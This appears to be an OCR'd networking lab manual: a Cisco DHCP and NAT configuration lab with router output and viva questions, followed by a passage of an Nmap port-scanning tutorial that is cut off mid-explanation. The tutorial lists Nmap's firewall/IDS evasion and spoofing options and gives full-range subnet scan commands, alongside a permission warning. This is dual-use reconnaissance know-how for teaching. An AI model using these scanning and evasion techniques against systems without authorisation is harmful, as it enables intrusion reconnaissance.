
- Configure the device hostname.
- Disable DNS lookup.
- Configure a privileged EXEC mode password.
- Configure a message-of-the-day banner.
- Configure a password for the console connections.
- Configure a password for all vty connections.
- Configure IP addresses on all routers. The PCs receive IP addressing from DHCP later in the lab.
- Enable OSPF with process ID 1 on R1 and R2. Do not advertise the 209.165.200.224/27 network.

Note: Instead of attaching a server to R2, you can configure a loopback interface on R2 to use the IP address 192.168.20.254/24. If you do this, you do not need to configure the Fast Ethernet interface.

Task 3: Configure PC1 and PC2 to receive an IP address through DHCP

On a Windows PC go to **Start** -> **Control Panel** -> **Network Connections** -> **Local Area Connection**. Right mouse click on the **Local Area Connection** and select **Properties**.

Make sure the button is selected that says **Obtain an IP address automatically**.



Once this has been done on both PC1 and PC2, they are ready to receive an IP address from a DHCP server.

Task 4: Configure a Cisco IOS DHCP Server

Cisco IOS software supports a DHCP server configuration called Easy IP. The goal for this lab is to have devices on the networks 192.168.10.0/24 and 192.168.11.0/24 request IP addresses via DHCP from R2.

Step 1: Exclude statically assigned addresses.

The DHCP server assumes that all IP addresses in a DHCP address pool subnet are available for assigning to DHCP clients. You must specify the IP addresses that the DHCP server should not assign to clients. These IP addresses are usually static addresses reserved for the router interface, switch management IP address, servers, and local network printer. The **ip dhcp excluded-address** command prevents the router from assigning IP addresses within the configured range. The following commands exclude the first 10 IP addresses from each pool for the LANs attached to R1. These addresses will not be assigned to any DHCP clients.

```
R2(config)#ip dhcp excluded-address 192.168.10.1 192.168.10.10
R2(config)#ip dhcp excluded-address 192.168.11.1 192.168.11.10
```

Step 2: Configure the pool.

Create the DHCP pool using the **ip dhcp pool** command and name it **R1Fa0**.

```
R2(config)#ip dhcp pool R1Fa0
```

Specify the subnet to use when assigning IP addresses. DHCP pools automatically associate with an interface based on the network statement. The router now acts as a DHCP server, handing out addresses in the 192.168.10.0/24 subnet starting with 192.168.10.1.

```
R2(dhcp-config)#network 192.168.10.0 255.255.255.0
```

Configure the default router and domain name server for the network. Clients receive these settings via DHCP, along with an IP address.

```
R2(dhcp-config)#dns-server 192.168.11.5
R2(dhcp-config)#default-router 192.168.10.1
```

Note: There is not a DNS server at 192.168.11.5. You are configuring the command for practice only.

Because devices from the network 192.168.11.0/24 also request addresses from R2, a separate pool must be created to serve devices on that network. The commands are similar to the commands shown above:

```
R2(config)#ip dhcp pool R1Fa1
R2(dhcp-config)#network 192.168.11.0 255.255.255.0
R2(dhcp-config)#dns-server 192.168.11.5
```

```
R2(dhcp-config)#default-router 192.168.11.1
```

Step 3: Test DHCP

On PC1 and PC2 test whether each has received an IP address automatically. On each PC go to **Start** > **Run** -> **cmd** -> **ipconfig -all**

What are the results of your test? _____

Why are these the results? _____

Step 4: Configure a helper address.


Network services such as DHCP rely on Layer 2 broadcasts to function. When the devices providing these services exist on a different subnet than the clients, they cannot receive the broadcast packets. Because the DHCP server and the DHCP clients are not on the same subnet, configure R1 to forward DHCP broadcasts to R2, which is the DHCP server, using the **ip helper-address** interface configuration command.

Notice that **ip helper-address** must be configured on each interface involved.

```
R1(config)#interface fa0/0
R1(config-if)#ip helper-address 10.1.1.2 R1(config)#interface fa0/1
R1(config-if)#ip helper-address 10.1.1.2
```

Step 5: Release and Renew the IP addresses on PC1 and PC2

Depending upon whether your PCs have been used in a different lab, or connected to the internet, they may already have learned an IP address automatically from a different DHCP server. We need to clear this IP address using the **ipconfig /release** and **ipconfig /renew** commands.



Step 6: Verify the DHCP configuration.

You can verify the DHCP server configuration in several different ways. Issue the command **ipconfig** on PC1 and PC2 to verify that they have now received an IP address dynamically. You can then issue commands on the router to get more information. The **show ip dhcp binding** command provides information on all currently assigned

DHCP addresses. For instance, the following output shows that the IP address 192.168.10.11 has been assigned to MAC address 3031.632e.3537.6563. The IP lease expires on September 14, 2007 at 7:33 p.m.

```
R1#show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
192.168.10.11       0063.6973.636f.2d30.    Sep 14 2007 07:33 PM    Automatic
                    3031.632e.3537.6563.
                    2e30.3634.302d.566c.
                    31
```

The **show ip dhcp pool** command displays information on all currently configured DHCP pools on the router. In this output, the pool **R1Fa0** is configured on R1. One address has been leased from this pool. The next client to request an address will receive 192.168.10.12.

```
R2#show ip dhcp pool
Pool R1Fa0 :
 Utilization mark (high/low)    : 100 / 0  Subnet size
(first/next)        : 0 / 0
 Total addresses                : 254
 Leased addresses               : 1
 Pending event                  : none
 1 subnet is currently in the pool :
 Current index          IP address range                    Leased addresses
 192.168.10.12          192.168.10.1     - 192.168.10.254    1
```

The **debug ip dhcp server events** command can be extremely useful when troubleshooting DHCP leases with a Cisco IOS DHCP server. The following is the debug output on R1 after connecting a host. Notice that the highlighted portion shows DHCP giving the client an address of 192.168.10.12 and mask of 255.255.255.0

```
*Sep 13 21:04:18.072: DHCPD: Sending notification of DISCOVER:
*Sep 13 21:04:18.072:   DHCPD: htype 1 chaddr 001c.57ec.0640
*Sep 13 21:04:18.072:   DHCPD: remote id 020a0000c0a80b01010000000000
*Sep 13 21:04:18.072:   DHCPD: circuit id 00000000
*Sep 13 21:04:18.072: DHCPD: Seeing if there is an internally specified pool class:
*Sep 13 21:04:18.072:   DHCPD: htype 1 chaddr 001c.57ec.0640
*Sep 13 21:04:18.072:   DHCPD: remote id 020a0000c0a80b01010000000000
*Sep 13 21:04:18.072:   DHCPD: circuit id 00000000
*Sep 13 21:04:18.072: DHCPD: there is no address pool for 192.168.11.1.
*Sep 13 21:04:18.072: DHCPD: Sending notification of DISCOVER:
R1#
*Sep 13 21:04:18.072:   DHCPD: htype 1 chaddr 001c.57ec.0640
*Sep 13 21:04:18.072:   DHCPD: remote id 020a0000c0a80a01000000000000
*Sep 13 21:04:18.072:   DHCPD: circuit id 00000000
*Sep 13 21:04:18.072: DHCPD: Seeing if there is an internally specified pool class:
*Sep 13 21:04:18.072:   DHCPD: htype 1 chaddr 001c.57ec.0640
*Sep 13 21:04:18.072:   DHCPD: remote id 020a0000c0a80a01000000000000
*Sep 13 21:04:18.072:   DHCPD: circuit id 00000000
R1#
```

```
*Sep 13 21:04:20.072: DHCPD: Adding binding to radix tree (192.168.10.12) *Sep 13
21:04:20.072: DHCPD: Adding binding to hash tree
*Sep 13 21:04:20.072: DHCPD: assigned IP address 192.168.10.12 to client
0063.6973.636f.2d30.3031.632e.3537.6563.2e30.3634.302d.566c.31.
*Sep 13 21:04:20.072: DHCPD: Sending notification of ASSIGNMENT:
*Sep 13 21:04:20.072:  DHCPD: address 192.168.10.12 mask 255.255.255.0
*Sep 13 21:04:20.072:   DHCPD: htype 1 chaddr 001c.57ec.0640
*Sep 13 21:04:20.072:   DHCPD: lease time remaining (secs) = 86400
*Sep 13 21:04:20.076: DHCPD: Sending notification of ASSIGNMENT:
*Sep 13 21:04:20.076:  DHCPD: address 192.168.10.12 mask 255.255.255.0
R1#
*Sep 13 21:04:20.076:   DHCPD: htype 1 chaddr 001c.57ec.0640
*Sep 13 21:04:20.076:   DHCPD: lease time remaining (secs) = 86400
```

Task 5: Configure Static and Default Routing

ISP uses static routing to reach all networks beyond R2. However, R2 translates private addresses into public addresses before sending traffic to ISP. Therefore, ISP must be configured with the public addresses that are part of the NAT configuration on R2. Enter the following static route on ISP:

```
ISP(config)#ip route 209.165.200.240 255.255.255.240 serial 0/0/1
```

This static route includes all addresses assigned to R2 for public use.

Configure a default route on R2 and propagate the route in OSPF.

```
R2(config)#ip route 0.0.0.0 0.0.0.0 209.165.200.226
R2(config)#router ospf 1
R2(config-router)#default-information originate
```

Allow a few seconds for R1 to learn the default route from R2 and then check the R1 routing table. Alternatively, you can clear the routing table with the **clear ip route** * command. A default route pointing to R2 should appear in the R1 routing table. From R1, ping the serial 0/0/1 interface on ISP (209.165.200.226). The pings should be successful. Troubleshoot if the pings fail.

Task 6: Configure Static NAT

Step 1: Statically map a public IP address to a private IP address.

The inside server attached to R2 is accessible by outside hosts beyond ISP. Statically assign the public IP address 209.165.200.254 as the address for NAT to use to map packets to the private IP address of the inside server at 192.168.20.254.

```
R2(config)#ip nat inside source static 192.168.20.254 209.165.200.254
```

Step 2: Specify inside and outside NAT interfaces.

Before NAT can work, you must specify which interfaces are inside and which interfaces are outside.

```
R2(config)#interface serial 0/0/1
R2(config-if)#ip nat outside R2(config-if)#interface fa0/0
R2(config-if)#ip nat inside
```

Note: If using a simulated inside server, assign the **ip nat inside** command to the loopback interface.

Step 3: Verify the static NAT configuration.

From ISP, ping the public IP address 209.165.200.254.

Task 7: Configure Dynamic NAT with a Pool of Addresses

While static NAT provides a permanent mapping between an internal address and a specific public address, dynamic NAT maps private IP addresses to public addresses. These public IP addresses come from a NAT pool.

Step 1: Define a pool of global addresses.

Create a pool of addresses to which matched source addresses are translated. The following command creates a pool named MY-NAT-POOL that translates matched addresses to an available IP address in the 209.165.200.241–209.165.200.246 range.

```
R2(config)#ip nat pool MY-NAT-POOL 209.165.200.241 209.165.200.246 netmask
255.255.255.248
```

Step 2: Create an extended access control list to identify which inside addresses are translated.

```
R2(config)#ip access-list extended NAT
R2(config-ext-nacl)#permit ip 192.168.10.0 0.0.0.255 any
R2(config-ext-nacl)#permit ip 192.168.11.0 0.0.0.255 any
```

Step 3: Establish dynamic source translation by binding the pool with the access control list.

A router can have more than one NAT pool and more than one ACL. The following command tells the router which address pool to use to translate hosts that are allowed by the ACL.

```
R2(config)#ip nat inside source list NAT pool MY-NAT-POOL
```

Step 4: Specify inside and outside NAT interfaces.

You have already specified the inside and outside interfaces for your static NAT configuration. Now add the serial interface linked to R1 as an inside interface.

```
R2(config)#interface serial 0/0/0
R2(config-if)#ip nat inside
```

Step 5: Verify the configuration.

Ping ISP from PC1 or the Fast Ethernet interface on R1 using extended **ping**. Then use the **show ip nat translations** and **show ip nat statistics** commands on R2 to verify NAT.

```
R2#show ip nat translations
Pro Inside global      Inside local       Outside local      Outside global icmp
209.165.200.241:4 192.168.10.1:4     209.165.200.226:4  209.165.200.226:4
--- 209.165.200.241    192.168.10.1       ---                ---  ---
209.165.200.254    192.168.20.254     ---                ---


R2#show ip nat statistics
Total active translations: 2 (1 static, 1 dynamic; 0 extended)
Outside interfaces:
  Serial0/0/1
Inside interfaces:
  Serial0/0/0, Loopback0
Hits: 23  Misses: 3
CEF Translated packets: 18, CEF Punted packets: 0 Expired
translations: 3
Dynamic mappings:
-- Inside Source
[Id: 1] access-list NAT pool MY-NAT-POOL refcount 1  pool
MY-NAT-POOL: netmask 255.255.255.248         start
209.165.200.241 end 209.165.200.246
```

```
        type generic, total addresses 6, allocated 1 (16%), misses 0 Queued
Packets: 0
```

To troubleshoot issues with NAT, you can use the **debug ip nat** command. Turn on NAT debugging and repeat the ping from PC1.

```
R2#debug ip nat
IP NAT debugging is on
R2#
*Sep 13 21:15:02.215: NAT*: s=192.168.10.11->209.165.200.241, d=209.165.200.226 [25]
*Sep 13 21:15:02.231: NAT*: s=209.165.200.226, d=209.165.200.241->192.168.10.11 [25]
*Sep 13 21:15:02.247: NAT*: s=192.168.10.11->209.165.200.241, d=209.165.200.226 [26]
*Sep 13 21:15:02.263: NAT*: s=209.165.200.226, d=209.165.200.241->192.168.10.11 [26] *Sep
13 21:15:02.275: NAT*: s=192.168.10.11->209.165.200.241, d=209.165.200.226 [27]
*Sep 13 21:15:02.291: NAT*: s=209.165.200.226, d=209.165.200.241->192.168.10.11 [27]
*Sep 13 21:15:02.307: NAT*: s=192.168.10.11->209.165.200.241, d=209.165.200.226 [28]
*Sep 13 21:15:02.323: NAT*: s=209.165.200.226, d=209.165.200.241->192.168.10.11 [28]
*Sep 13 21:15:02.335: NAT*: s=192.168.10.11->209.165.200.241, d=209.165.200.226 [29] *Sep
13 21:15:02.351: NAT*: s=209.165.200.226, d=209.165.200.241->192.168.10.11 [29] R2#
```

Task 8: Configure NAT Overload

In the previous example, what would happen if you needed more than the six public IP addresses that the pool allows?

_____

By tracking port numbers, NAT overloading allows multiple inside users to reuse a public IP address.

In this task, you will remove the pool and mapping statement configured in the previous task. Then you will configure NAT overload on R2 so that all internal IP addresses are translated to the R2 S0/0/1 address when connecting to any outside device.

Step 1: Remove the NAT pool and mapping statement.

Use the following commands to remove the NAT pool and the map to the NAT ACL.

```
R2(config)#no ip nat inside source list NAT pool MY-NAT-POOL
R2(config)#no ip nat pool MY-NAT-POOL 209.165.200.241 209.165.200.246 netmask
255.255.255.248
```

If you receive the following message, clear your NAT translations.

```
%Pool MY-NAT-POOL in use, cannot destroy
R2#clear ip nat translation *
```

Step 2: Configure PAT on R2 using the serial 0/0/1 interface public IP address.

The configuration is similar to dynamic NAT, except that instead of a pool of addresses, the **interface** keyword is used to identify the outside IP address. Therefore, no NAT pool is defined. The **overload** keyword enables the addition of the port number to the translation.

Because you already configured an ACL to identify which inside IP addresses to translate as well as which interfaces are inside and outside, you only need to configure the following:

```
R2(config)#ip nat inside source list NAT interface S0/0/1 overload
```

Step 3: Verify the configuration.

Ping ISP from PC1 or the Fast Ethernet interface on R1 using extended **ping**. Then use the **show ip nat translations** and **show ip nat statistics** commands on R2 to verify NAT.

```
R2#show ip nat translations
Pro Inside global      Inside local       Outside local      Outside global icmp
209.165.200.225:6 192.168.10.11:6    209.165.200.226:6  209.165.200.226:6
--- 209.165.200.254    192.168.20.254     ---                ---
R2#show ip nat statistics
Total active translations: 2 (1 static, 1 dynamic; 1 extended)
Outside interfaces:
  Serial0/0/1 Inside
interfaces:
  Serial0/0/0, Loopback0
Hits: 48  Misses: 6
CEF Translated packets: 46, CEF Punted packets: 0 Expired
translations: 5
Dynamic mappings:
-- Inside Source
[Id: 2] access-list NAT interface Serial0/0/1 refcount 1
Queued Packets: 0
```

Note: In the previous task, you could have added the keyword **overload** to the **ip nat inside source list NAT pool MY-NAT-POOL** command to allow for more than six concurrent users.

Task 9: Clean Up

Erase the configurations and reload the routers. Disconnect and store the cabling. For PC hosts that are normally connected to other networks, such as the school LAN or the Internet, reconnect the appropriate cabling and restore the TCP/IP settings.

Output: NA

Conclusion: In conclusion, configuring DHCP and NAT in Packet Tracer equips students with essential networking skills for managing dynamic IP addressing and enabling secure, efficient communication between internal and external networks. DHCP automates the assignment of IP addresses, making network management more scalable and reducing the potential for configuration errors. NAT (Network Address Translation), on the other hand, allows multiple devices on a local network to share a single public IP address, enhancing security and conserving IP address space.

By learning to configure DHCP and NAT in Packet Tracer, students develop a strong foundation in network design and administration, understanding how these technologies work together to ensure seamless connectivity and efficient use of network resources. These skills are crucial for real-world network environments, where dynamic addressing and secure external communication are vital.

Viva Questions:

General Concepts:

1. What is DHCP, and how does it function in a network?

2. What is NAT, and why is it important in networking?

3. How do DHCP and NAT work together to manage IP addressing and network communication?

4. What are the key differences between static IP addressing and DHCP?

5. Can you explain the different types of NAT (e.g., Static NAT, Dynamic NAT, and PAT)?

DHCP Configuration:

6. How do you configure a DHCP server in Packet Tracer?

7. What information is included in a DHCP pool, and why is it important?

8. How would you exclude certain IP addresses from being assigned by DHCP?

9. What are the steps to verify that DHCP is working correctly on a network?

10. How does a DHCP client request an IP address, and what is the role of the DORA process (Discover, Offer, Request, Acknowledge)?

NAT Configuration:

11. How do you configure NAT on a router in Packet Tracer?

12. What is the purpose of configuring inside and outside interfaces for NAT?

13. How does NAT translate private IP addresses to public IP addresses?

14. Can you explain how to configure Port Address Translation (PAT) and why it's commonly used?

15. How would you verify that NAT is working correctly in a network setup?

Integration and Practical Scenarios:

16. How does NAT help in conserving IP addresses in an organization?

17. What would you do if a device on the network is not receiving an IP address from the DHCP server?

18. How can you configure DHCP and NAT in a network that has multiple subnets?

19. How does NAT improve security in a network?

20. What are the potential issues that could arise from improper configuration of DHCP and NAT?

Troubleshooting:

21. What steps would you take to troubleshoot a DHCP server that is not assigning IP addresses correctly?

22. How can you troubleshoot issues related to NAT if internal devices are unable to access the internet?

23. What commands would you use to view and manage NAT translations on a router?

24. How do you monitor DHCP leases and NAT translations in Packet Tracer?

25. What might cause conflicts between DHCP-assigned IP addresses and NAT, and how would you resolve them?


ADDITIONAL EXPERIMENTS

Network Utilities Tools: NMAP

Understand the Port Scanning Process with this Nmap Tutorial

With a basic understanding of networking (IP addresses and Service Ports), learn to run a port scanner, and understand what is happening under the hood.

Nmap is the world's leading port scanner, and a popular part of our **hosted security tools**. Nmap, as an online port scanner, can scan your perimeter network devices and servers from an external perspective ie outside your firewall.



Contents

- Installation
- Nmap Command example
- Zenmap
- Open, Closed, Filtered Explained
- **Advanced Tips**
- NSE Scripts for Recon
- Parse XML for SSL certificate details
- Nmap Cheatsheet
- List all IP's in subnet with Nmap
- Nmap NSE script to detect Heartbleed
- Automated Nmap Scanning
- Using Nmap on Windows

Getting started with Nmap

Windows or Linux?

Use the operating system that works for you. Nmap will run on a Windows system, however, it generally works better and is faster under Linux, so that would be my recommended platform. Plus, having experience with Linux based systems is a great way to get access to a wide selection of security tools.

The installation steps in this guide are for an Ubuntu Linux based system but could be applied, with minor changes, to other Linux flavors such as Fedora / Centos, or BSD based system.

If you are not using a Linux based system as your main operating system, you will find it convenient and simple to fire up an installation of Ubuntu Linux in a virtual machine. You will then be able to the installation, play with Linux, and break things without affecting your base system. If you are interested in doing remote scanning such as that provided by hackertarget.com, you could get a cheap Ubuntu based VPS from one of the hundreds of providers, paying anything from $10 per month to $100 or so. Linode is great for this, providing high quality and good specifications for the price.

Step 1: Operating System Installation

If you need to get a Linux system up and running, a Free virtual machine is Virtualbox. This is an easy to use virtual machine system, you could of course alternatively use VMware or Parallels.

I suggest selecting bridged network for your adapter - this will give your virtual machine an IP address on your local network. Then when you are playing with Nmap you can scan your local virtual machine on one IP, your base operating system on another IP, and other devices on your local network. Scanning is fun, just keep in mind it is intrusive. **Only scan systems you own/operate or have permission to scan.**

Step 2: Ubuntu Installation

Download the latest Ubuntu iso from www.ubuntu.com, select the ISO as the boot media for your guest and start the virtual machine. Select the install option and Ubuntu will be installed onto the virtual hard disk on the machine.

Step 3: Nmap Installation from source

Ubuntu comes with Nmap in the repositories or software library, however this is not the one we want. In most cases, I suggest sticking with the software from the Software Center, but in this case, there are many benefits from running the latest version of Nmap.

On the download page https://nmap.org/download.html you will see the bzip2 version (you can get the stable or development).

To get the latest feature packed development version, start a terminal (type terminal in the menu of Ubuntu and it will show as an option):

wget http://nmap.org/dist/nmap-5.61TEST5.tar.bz2

Hopefully Internet access from your virtual machine is working, if it is you will soon have the latest in your home directory.

You may need to install g++ in order to compile. You should also install the libssl-dev package as this will enable the SSL testing NSE scripts to work.

sudo apt-get install g++

Now unpack, compile and install. Use the standard configure and make commands when building software from source.

tar jxvf nmap-5.61TEST5.tar.bz2

cd nmap-5.61TEST5/

./configure

make

make install

Run the nmap commmand to show available command line options if the installation has been successful.

testuser@ubuntu8:/~$nmap

Nmap 5.61TEST5 (https://nmap.org)

Usage: nmap [Scan Type(s)] [Options] {target specification}

TARGET SPECIFICATION:

Can pass hostnames, IP addresses, networks, etc.

Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL : Input from list of hosts/networks

-iR : Choose random targets

--exclude : Exclude hosts/networks

--excludefile : Exclude list from file

HOST DISCOVERY:

-sL: List Scan - simply list targets to scan

-sn: Ping Scan - disable port scan

-Pn: Treat all hosts as online -- skip host discovery

-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports

-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes

-PO[protocol list]: IP Protocol Ping

-n/-R: Never do DNS resolution/Always resolve [default: sometimes]

--dns-servers : Specify custom DNS servers

--system-dns: Use OS's DNS resolver

--traceroute: Trace hop path to each host

SCAN TECHNIQUES:

-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans

-sU: UDP Scan

-sN/sF/sX: TCP Null, FIN, and Xmas scans

--scanflags : Customize TCP scan flags

-sI : Idle scan

-sY/sZ: SCTP INIT/COOKIE-ECHO scans

-sO: IP protocol scan

-b : FTP bounce scan

PORT SPECIFICATION AND SCAN ORDER:

-p : Only scan specified ports

Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9

-F: Fast mode - Scan fewer ports than the default scan

-r: Scan ports consecutively - don't randomize

--top-ports : Scan most common ports

--port-ratio : Scan ports more common than

SERVICE/VERSION DETECTION:

-sV: Probe open ports to determine service/version info

--version-intensity : Set from 0 (light) to 9 (try all probes)

--version-light: Limit to most likely probes (intensity 2)

--version-all: Try every single probe (intensity 9)

--version-trace: Show detailed version scan activity (for debugging)

SCRIPT SCAN:

-sC: equivalent to --script=default

--script=: is a comma separated list of

directories, script-files or script-categories

--script-args=: provide arguments to scripts

--script-args-file=filename: provide NSE script args in a file

--script-trace: Show all data sent and received

--script-updatedb: Update the script database.

--script-help=: Show help about scripts.

is a comma separted list of script-files or

script-categories.

OS DETECTION:

-O: Enable OS detection

--osscan-limit: Limit OS detection to promising targets

--osscan-guess: Guess OS more aggressively

TIMING AND PERFORMANCE:

Options which take are in seconds, or append 'ms' (milliseconds),

's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).

-T<0-5>: Set timing template (higher is faster)

--min-hostgroup/max-hostgroup : Parallel host scan group sizes

--min-parallelism/max-parallelism : Probe parallelization

--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout : Specifies

probe round trip time.

--max-retries : Caps number of port scan probe retransmissions.

--host-timeout : Give up on target after this long

--scan-delay/--max-scan-delay : Adjust delay between probes

--min-rate : Send packets no slower than per second

--max-rate : Send packets no faster than per second

FIREWALL/IDS EVASION AND SPOOFING:

-f; --mtu : fragment packets (optionally w/given MTU)

-D : Cloak a scan with decoys

-S : Spoof source address

-e : Use specified interface

-g/--source-port : Use given port number

--data-length : Append random data to sent packets

--ip-options : Send packets with specified ip options

--ttl : Set IP time-to-live field

--spoof-mac : Spoof your MAC address

--badsum: Send packets with a bogus TCP/UDP/SCTP checksum

OUTPUT:

-oN/-oX/-oS/-oG : Output scan in normal, XML, s|: Output in the three major formats at once

-v: Increase verbosity level (use -vv or more for greater effect)

-d: Increase debugging level (use -dd or more for greater effect)

--reason: Display the reason a port is in a particular state

--open: Only show open (or possibly open) ports

--packet-trace: Show all packets sent and received

--iflist: Print host interfaces and routes (for debugging)

--log-errors: Log errors/warnings to the normal-format output file

--append-output: Append to rather than clobber specified output files

--resume : Resume an aborted scan

--stylesheet : XSL stylesheet to transform XML output to HTML

--webxml: Reference stylesheet from Nmap.Org for more portable XML

--no-stylesheet: Prevent associating of XSL stylesheet w/XML output

MISC:

-6: Enable IPv6 scanning

-A: Enable OS detection, version detection, script scanning, and traceroute

--datadir : Specify custom Nmap data file location

--send-eth/--send-ip: Send using raw ethernet frames or IP packets

--privileged: Assume that the user is fully privileged

--unprivileged: Assume the user lacks raw socket privileges

-V: Print version number

-h: Print this help summary page.

EXAMPLES:

nmap -v -A scanme.nmap.org

nmap -v -sn 192.168.0.0/16 10.0.0.0/8

nmap -v -iR 10000 -Pn -p 80

SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES

You now have a list of the various options available. Start with the basics then move onto testing different scan options and NSE scripts. You have found the white rabbit, are you going to follow?

As you can see, there are a great many variations on port scanning that can be done with Nmap. Hit the book in the column to the right for an in-depth guide.

Nmap command example

This is a simple command for scanning your local network (class C or /24):

nmap -sV -p 1-65535 192.168.1.1/24

This command will scan all of your local IP range (assuming your in the 192.168.1.0-254 range), and will perform service identification -sV and will scan all ports -p 1-65535. Running this as a normal user, and not root, it will be TCP Connect based scan. If the command is run with sudo at the front, it will run as a TCP SYN scan.

Zenmap for those who like to click

Start zenmap either from the command line or through the menu. This is the GUI interface to the Nmap scanner. It is solid and works, I prefer the command line as it allows you to script things, collect the output and have more understanding of what's going on. One nice feature of the Zenmap scanner is the graphical map of the scanned networks, a bit of eye candy if nothing else.


Understanding Open, Closed and Filtered

Nmap has a variety of scan types. Understanding how the default and most common SYN scan works is a good place to start to examine how the scan works and interpreting the results.

The 3 way TCP handshake

First, a bit of background, during communication with a TCP service, a single connection is established with the TCP 3 way handshake. This involves a SYN sent to an TCP open port that has a service bound to it, typical examples are HTTP (port 80), SMTP (port 25), POP3 (port 110) or SSH (port 22).

The server side will see the SYN and respond with SYN ACK, with the client answering the SYN ACK with an ACK. This completes the set up and the data of the service protocol can now be communicated.




In this example, the firewall passes the traffic to the web server (HTTP -> 80) and the web server responds with the acknowledgement.

In all these examples a firewall could be a separate hardware device, or it could be a local software firewall on the host computer.

Filtered ports or when the Firewall drops a packet

The job of a firewall is to protect a system from unwanted packets that could harm the system. In this simple example, the port scan is conducted against port 81, as there is no service running on this port, using a firewall to block access to it is best practice.



